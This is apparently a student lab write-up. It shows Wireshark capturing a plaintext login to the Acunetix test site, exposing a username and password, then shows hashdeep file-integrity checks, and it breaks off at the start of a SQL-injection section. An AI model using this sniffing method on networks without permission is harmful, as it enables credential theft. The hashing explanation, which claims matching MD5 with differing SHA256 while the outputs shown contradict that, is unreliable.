

Apps
Places
Jul 25 8:05 AM
The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Welcome to Wireshark
Capture
…using this filter:
Enter a capture filter …
All interfaces shown

```
eth0
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
Wi-Fi remote capture: wifidump
```

II. Choose the interface as per the choice and analyze the network traffic on the chosen interface.

1. All the traffic of the interface can be seen on this page, It also provide much information about the packets. Information like Source IP and Destination IP with its length and the protocol used.

2.Filter for more prominent or precise packet analysis.


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time         Source                 Destination  Protocol Length Info
   1 0.000000000  192.168.94.1           224.0.0.251  MDNS       366 Standard query response 0x0000 PTR DESKTOP-30M
   2 0.000353510  fe80::bde0:55a7:d85…   ff02::fb     MDNS       386 Standard query response 0x0000 PTR DESKTOP-30M
   3 0.000994969  192.168.94.1           224.0.0.251  MDNS        93 Standard query 0x0000 ANY DESKTOP-30MCB94._dos
   4 0.001262019  fe80::bde0:55a7:d85…   ff02::fb     MDNS       113 Standard query 0x0000 ANY DESKTOP-30MCB94._dos
   5 0.266121538  192.168.94.1           224.0.0.251  MDNS        93 Standard query 0x0000 ANY DESKTOP-30MCB94._dos
   6 0.266561332  fe80::bde0:55a7:d85…   ff02::fb     MDNS       113 Standard query 0x0000 ANY DESKTOP-30MCB94._dos
   7 0.518982316  192.168.94.1           224.0.0.251  MDNS        93 Standard query 0x0000 ANY DESKTOP-30MCB94._dos
   8 0.519356474  fe80::bde0:55a7:d85…   ff02::fb     MDNS       113 Standard query 0x0000 ANY DESKTOP-30MCB94._dos
   9 0.785568476  192.168.94.1           224.0.0.251  MDNS       431 Standard query response 0x0000 PTR, cache flus
  10 0.786411770  fe80::bde0:55a7:d85…   ff02::fb     MDNS       451 Standard query response 0x0000 PTR, cache flus
  11 0.786867730  192.168.94.1           224.0.0.251  MDNS       367 Standard query response 0x0000 SRV, cache flus
  12 0.787377613  fe80::bde0:55a7:d85…   ff02::fb     MDNS       387 Standard query response 0x0000 SRV, cache flus
```


```
› Frame 1: 366 bytes on wire (2928 bits), 366 bytes captured (2
› Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: I
› Internet Protocol Version 4, Src: 192.168.94.1, Dst: 224.0.0.
› User Datagram Protocol, Src Port: 5353, Dst Port: 5353
› Multicast Domain Name System (response)
```

```
0000  01 00 5e 00 00 fb 00 50  56 c0 00 08 08 00 45 00   ··^·
0010  01 60 cc 22 00 00 01 11  ec c5 c0 a8 5e 01 e0 00   ·`·"
0020  00 fb 14 e9 14 e9 01 4c  bf df 00 00 84 00 00 00   ····
0030  00 01 00 00 00 02 06 5f  64 6f 73 76 63 04 5f 74   ····
0040  63 70 05 6c 6f 63 61 6c  00 00 0c 00 01 00 00 00   cp·l
0050  00 00 23 0f 44 45 53 4b  54 4f 50 2d 33 30 4d 43   ··#·
0060  42 39 34 06 5f 64 6f 73  76 63 04 5f 74 63 70 05   B94·
0070  6c 6f 63 61 6c 00 0f 44  45 53 4b 54 4f 50 2d 33   loca
0080  30 4d 43 42 39 34 06 5f  64 6f 73 76 63 04 5f 74   0MCB
0090  63 70 05 6c 6f 63 61 6c  00 00 21 00 01 00 00 00   cp·l
00a0  00 00 1d 00 00 00 00 1e  00 0f 44 45 53 4b 54 4f   ····
00b0  50 2d 33 30 4d 43 42 39  34 05 6c 6f 63 61 6c 00   P-30
00c0  c0 4c 00 10 00 01 00 00  00 00 00 a2 07 50 3d 36   ·L··
00d0  35 32 38 30 15 53 48 30  30 3d 43 74 43 57 53 39   5280
00e0  79 69 4b 44 62 70 37 4d  31 2b 15 53 48 30 31 3d   yiKD
00f0  59 6b 34 66 2b 6d 7a 7a  34 4f 73 4e 74 36 62 75   Yk4f
0100  15 53 48 30 32 3d 5a 4d  56 47 2b 71 56 42 64 4b   ·SH0
0110  63 61 59 34 47 36 15 53  48 30 33 3d 6f 46 58 58   caY4
0120  5a 74 4b 72 42 75 36 4d  43 74 44 45 15 53 48 30   ZtKr
0130  34 3d 73 75 56 34 49 7a  4a 64 52 30 46 42 4a 54   4=su
0140  76 48 15 53 48 30 35 3d  33 70 66 35 7a 50 75 5a   vH·S
```

3.META data

a. Source: This Option lists the Source IP addresses means from where the request or the traffic is raised from.
b. Destination: This Option lists the Destination Ip addresses to where the request or the packet traffic should reach.
c. Filter option: use to filter the network traffic. It can be filtering the request based on the Protocols, specific IP address or any request made like GET, POST, etc.
d. META data: Contains all the information like mac addresses, frame information and other packet details like request and its responses.

III. For capturing the packets, we need a website use the Wireshark. So, using a website we will test the functionality of the Wireshark


login page
testphp.vulnweb.com/login.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd


If you are already registered please enter your login information below:

Username :
Password :
login

You can also signup here.
Signup disabled. Please use the username test and the password test.

So basically, if the target is on the same network, then only Wireshark can capture the packets from the target ip to the desired website or any webpage.

IV. If the Target inputs the credentials, then the Wireshark will capture the request from the target. And show that to attacker's interface.



login page

testphp.vulnweb.com/login.php

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

**search art** go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

**Links**
Security art
PHP scanner
PHP vuln help
Fractal Explorer


**If you are already registered please enter your login information below:**

| | |
|---|---|
| Username : | spiderpratik |
| Password : | ●●●●●●●●●●● |
| | login |

**You can also signup here.**
**Signup disabled. Please use the username test and the password test.**


About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

So, the target gave the credential to the webpage.



| | |
|---|---|
| Username : | spiderpratik |
| Password : | ●●●●●●●●●●● |
| | login |

V. Wireshark response:



Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http


```
lo.     Time          Source           Destination      Protocol Length Info
     51 40.977392581  192.168.94.139   44.228.249.3     HTTP      592 POST /userinfo.php HTTP/1.
     53 41.243924583  44.228.249.3     192.168.94.139   HTTP      330 HTTP/1.1 302 Found  (text/h
     55 41.261069087  192.168.94.139   44.228.249.3     HTTP      449 GET /login.php HTTP/1.1
     63 41.529744886  44.228.249.3     192.168.94.139   HTTP     1342 HTTP/1.1 200 OK  (text/htm
```

```
Frame 51: 592 bytes on wire (4736 bits), 592 bytes
Ethernet II, Src: VMware_dc:de:25 (00:0c:29:dc:de:2
Internet Protocol Version 4, Src: 192.168.94.139, D
Transmission Control Protocol, Src Port: 50998, Dst
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlen
```

```
0000  00 50 56 ea 45 47 00 0c  29 dc de 25 08 00 45
0010  02 42 1e a9 40 00 40 06  d4 f1 c0 a8 5e 8b 2c
0020  f9 03 c7 36 00 50 a4 86  53 4b 16 9f 0e 8d 50
0030  fa f0 1b 6d 00 00 50 4f  53 54 20 2f 75 73 65
0040  69 6e 66 6f 2e 70 68 70  20 48 54 54 50 2f 31
0050  31 0d 0a 48 6f 73 74 3a  20 74 65 73 74 70 68
0060  2e 76 75 6c 6e 77 65 62  2e 63 6f 6d 0d 0a 55
0070  65 72 2d 41 67 65 6e 74  3a 20 4d 6f 7a 69 6c
0080  61 2f 35 2e 30 20 28 58  31 31 3b 20 4c 69 6e
0090  78 20 78 38 36 5f 36 34  3b 20 72 76 3a 31 32
00a0  2e 30 29 20 47 65 63 6b  6f 2f 32 30 31 30 30
00b0  30 31 20 46 69 72 65 66  6f 78 2f 31 32 38 2e
00c0  0d 0a 41 63 63 65 70 74  3a 20 74 65 78 74 2f
00d0  74 6d 6c 2c 61 70 70 6c  69 63 61 74 69 6f 6e
00e0  78 68 74 6d 6c 2b 78 6d  6c 2c 61 70 70 6c 69
00f0  61 74 69 6f 6e 2f 78 6d  6c 3b 71 3d 30 2e 39
0100  2a 2f 2a 3b 71 3d 30 2e  38 0d 0a 41 63 63 65
0110  74 2d 4c 61 6e 67 75 61  67 65 3a 20 65 6e 2d
0120  53 2c 65 6e 3b 71 3d 30  2e 35 0d 0a 41 63 63
```

From the response the attacker filtered "http" services from all the network traffic which will list all the traffic that is using "http" or running a web - service on the network.

VI. To find the credentials of the target they must surf the meta data which will help the attacker to get more information about the target's machine and the service on running on the target machine.



```
▸ Frame 51: 592 bytes on wire (4736 bits), 592 bytes
▸ Ethernet II, Src: VMware_dc:de:25 (00:0c:29:dc:de:
▸ Internet Protocol Version 4, Src: 192.168.94.139,
▸ Transmission Control Protocol, Src Port: 50998, Ds
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urle
   ▸ Form item: "uname" = "spiderpratik"
   ▸ Form item: "pass" = "sameguy123"
```

Here the attacker finds the credential of the target that was given to the login page by using the "META data tab" and find more information about the packets that are sent to the webpage by the target.

So, this is how a sniffing attack takes place.

Steps to be taken before performing the sniffing attack:

a. Must have the consent or the permission of the authorities.
b. The attacker and the target should be on the same network.

***3. Perform Hash Analysis by "hashdeep"***

**->** Hashdeep is a tool that is used to check the files' integrity by comparing cryptographic hashes without opening the file on the system. This ensures the file has not been audited or tampered by unknown malware that can be triggered by opening a compromised file.

***TOOLS used:***

a. hashdeep


b. two files with the same extension.

I. One should be original from the official website.


II. Other should be received from other sources.

So, there are two files ***wordlist.txt(original)*** and ***wordlist2.txt(received)***

a. All the contents of both the files are the same.



```
┌──(root㉿spider)-[/home/spider]
└─# cat wordlist.txt
Morpheus
the
inguardians
from
jaybeale
luck
Good
ssh
for
least
out
else
everyone
locked
has
Cypher
that
Nebuchadnezzar
computer
investigate
trying
Trinity
play
You
CTF
Root
Boot
Welcome
```




```
┌──(root㉿spider)-[/home/spider]
└─# cat wordlist2.txt
Morpheus
the
inguardians
from
jaybeale
luck
Good
ssh
for
least
out
else
everyone
locked
has
Cypher
that
Nebuchadnezzar
computer
investigate
trying
Trinity
play
You
CTF
Root
Boot
Welcome
```

b. Even there MD5 hash value is also the same but the sha256 hash value is different.


I. That means the file content, or the name of that file has been audited or tampered by someone.

i. Command that is used to check the file is: ***hashdeep <filename> {THIS COMMAND WILL RETURN THE HASH VALUE TO USER.*** **use -c to specify the hash value.**



```
┌──(root㉿spider)-[/home/spider]
└─# vim wordlist1.txt

┌──(root㉿spider)-[/home/spider]
└─# hashdeep wordlist.txt
%%%% HASHDEEP-1.0
%%%% size,md5,sha256,filename
## Invoked from: /home/spider
## # hashdeep wordlist.txt
##
186,959f55e6166e20b73d96f62f97907ef3,da45d04da31d52f2b4d38f739b978bedb5a961394ae4aa68a226b8434fdaadd4,/home/spider/wordlist.txt

┌──(root㉿spider)-[/home/spider]
└─# hashdeep wordlist1.txt
%%%% HASHDEEP-1.0
%%%% size,md5,sha256,filename
## Invoked from: /home/spider
## # hashdeep wordlist1.txt
##
200,88b10862b33f0d6c6d618f25a15e2518,ba5e4a2eade219163964dd134f501cd49801014b1e1fa146fff95617fc4e2de4,/home/spider/wordlist1.txt
```

II. To compare the hash of the file, there must be a medium where the hash of the original file will be saved and then it will be used as the key to check the integrity of the downloaded or the received file if the integrity matches then hash deep will return "pass" if not then it will return "fail".



```
┌──(root㉿spider)-[/home/spider]
└─# hashdeep -c md5 wordlist2.txt
%%%% HASHDEEP-1.0
%%%% size,md5,filename
## Invoked from: /home/spider
## # hashdeep -c md5 wordlist2.txt
##
186,959f55e6166e20b73d96f62f97907ef3,/home/spider/wordlist2.txt

┌──(root㉿spider)-[/home/spider]
└─# rm -r hash_wordlist.txt

┌──(root㉿spider)-[/home/spider]
└─# hashdeep wordlist.txt > hash_wordlist.txt

┌──(root㉿spider)-[/home/spider]
└─# cat hash_wordlist.txt
%%%% HASHDEEP-1.0
%%%% size,md5,sha256,filename
## Invoked from: /home/spider
## # hashdeep wordlist.txt
##
186,959f55e6166e20b73d96f62f97907ef3,da45d04da31d52f2b4d38f739b978bedb5a961394ae4aa68a226b8434fdaadd4,/home/spider/wordlist.txt

┌──(root㉿spider)-[/home/spider]
└─# hashdeep -a wordlist.txt -k 51193 hash_wordlist.txt
hashdeep: 51193: Unable to identify file format
hashdeep: Unable to load any matching files.
Try `hashdeep -h` for more information.

┌──(root㉿spider)-[/home/spider]
└─# hashdeep -a wordlist.txt -k hash_wordlist.txt
hashdeep: Audit passed

┌──(root㉿spider)-[/home/spider]
└─# hashdeep -a wordlist2.txt -k hash_wordlist.txt
hashdeep: Audit failed
```

So, the file integrity of wordlist2.txt failed. This means it has been audited by someone.

***4. Perform a SQL Injection on any Testing Website/Application.***

**->** ***SQL injection*** can be defined as a web vulnerability that allows an attacker to manipulate the queries that an application makes to its database. In return the attacker reveals or allows the attacker to the Database.

